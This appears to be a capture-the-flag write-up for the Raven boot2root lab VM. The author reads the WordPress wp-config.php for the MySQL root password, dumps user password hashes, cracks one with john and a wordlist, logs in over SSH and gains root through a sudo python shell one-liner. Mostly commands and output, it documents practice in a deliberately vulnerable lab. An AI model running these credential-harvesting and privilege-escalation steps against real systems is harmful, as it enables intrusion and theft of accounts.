


```
michael@Raven:~$ ls
michael@Raven:~$ cd ..
michael@Raven:/home$ ls
michael  steven
michael@Raven:/home$ cd ..
michael@Raven:/$ ls
bin  boot  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz
michael@Raven:/$ cd var
michael@Raven:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@Raven:/var$ cd www
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:/var/www$ █
```


Flag 2: fc3fd58dcdad9ab23faca6e9a36e581c

ACCESSING DATABASE

I looked around again and found wordpress folder. I looked around there and found wp config file. I read it and found mysql user credentials.




```
michael@Raven:~$ cd ..
michael@Raven:/home$ cd ..
michael@Raven:/$ ls
bin  boot  dev  etc  home  initrd.img  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vm
michael@Raven:/$ cd var
michael@Raven:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@Raven:/var$ cd www
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cd html
michael@Raven:/var/www/html$ ls
about.html    contact.zip  elements.html  img         js    Security - Doc  team.html  wordpress
contact.php   css          fonts          index.html  scss  service.html    vendor
michael@Raven:/var/www/html$ cd wordpress
michael@Raven:/var/www/html/wordpress$ ls
index.php    wp-activate.php     wp-comments-post.php  wp-content   wp-links-opml.php  wp-mail.php      wp-trackback.php
license.txt  wp-admin            wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html  wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php       wp-signup.php
michael@Raven:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
```




```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org
 * You can change these at any point in time to invalidate all existing cookies. This will force all use
```

I used these credentials to access mysql database.




```
michael@Raven:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 13223
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

I found the databases running on mysql. I chose wordpress database to work on.




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.04 sec)

mysql> use wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> 
```

I looked into the wordpress database.




```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

I looked around the wordpress database and found usernames and their pass hashes.




```
mysql> SELECT * FROM wp_users;
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+------------------------
----+-------------+------------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered     | user_activation_
key | user_status | display_name     |
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+------------------------
----+-------------+------------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |         | 2018-08-12 22:49:12 |
    |           0 | michael          |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org |          | 2018-08-12 23:31:16 |
    |           0 | Steven Seagull   |
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+------------------------
----+-------------+------------------+
2 rows in set (0.00 sec)
```

I further looked around the wordpress database and found flag 3 and four.




```
mysql> SELECT * FROM wp_posts WHERE post_status ≠ 'publish'\G
*************************** 1. row ***************************
                   ID: 4
          post_author: 1
            post_date: 2018-08-13 01:48:31
        post_date_gmt: 0000-00-00 00:00:00
```



```
        comment_count: 0
*************************** 3. row ***************************
                   ID: 7
          post_author: 2
            post_date: 2018-08-13 01:48:31
        post_date_gmt: 2018-08-13 01:48:31
         post_content: flag3{afc01ab56b50591e7dccf93122770cd2}
           post_title: flag3
         post_excerpt:
```

Flag 3: afc01ab56b50591e7dccf93122770cd2



```
         post_date: 2018-08-12 23:31:59
     post_date_gmt: 2018-08-12 23:31:59
      post_content: flag4{715dea6c055b9fe3337544932f2941ce}
        post_title: flag4
      post_excerpt:
       post_status: inherit
    comment_status: closed
```


Flag 4: 715dea6c055b9fe3337544932f2941ce

[Note: I used \G instead of ; to display better]

Although I found all four flags, I still decided to work further and get to root.


USER ACESS

First I copied the hash for steven to my own machine.




```
┌──(root💀kali)-[/home/kali/Desktop]
└─# nano hash.txt
```

Then I used john to crack the hash and found one match.



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 AVX 4×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
1g 0:00:00:10 DONE (2022-02-03 07:01) 0.09310g/s 4272p/s 4272c/s 4272C/s tamika1..milkdud
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```


Then I logged in via ssh using user steven.



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# ssh steven@192.168.160.135
steven@192.168.160.135's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Aug 13 14:12:04 2018
$ whoami
steven
$ id
uid=1001(steven) gid=1001(steven) groups=1001(steven)
$ 
```


PRIVILEGE ESCALATION

I looked the privileges for steven and found something interesting. I found that we can use Python with sudo.




```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

As sudo is used to execute commands with root user, we can run the sudo python command to take the root access of the machine.



```
$ sudo python -c 'import os; os.system("/bin/bash")'
root@Raven:/home/steven# whoami
root
root@Raven:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
```

I looked around and found flag4 again.



```
root@Raven:/home/steven# cd
root@Raven:~# ls
flag4.txt
root@Raven:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```

THE END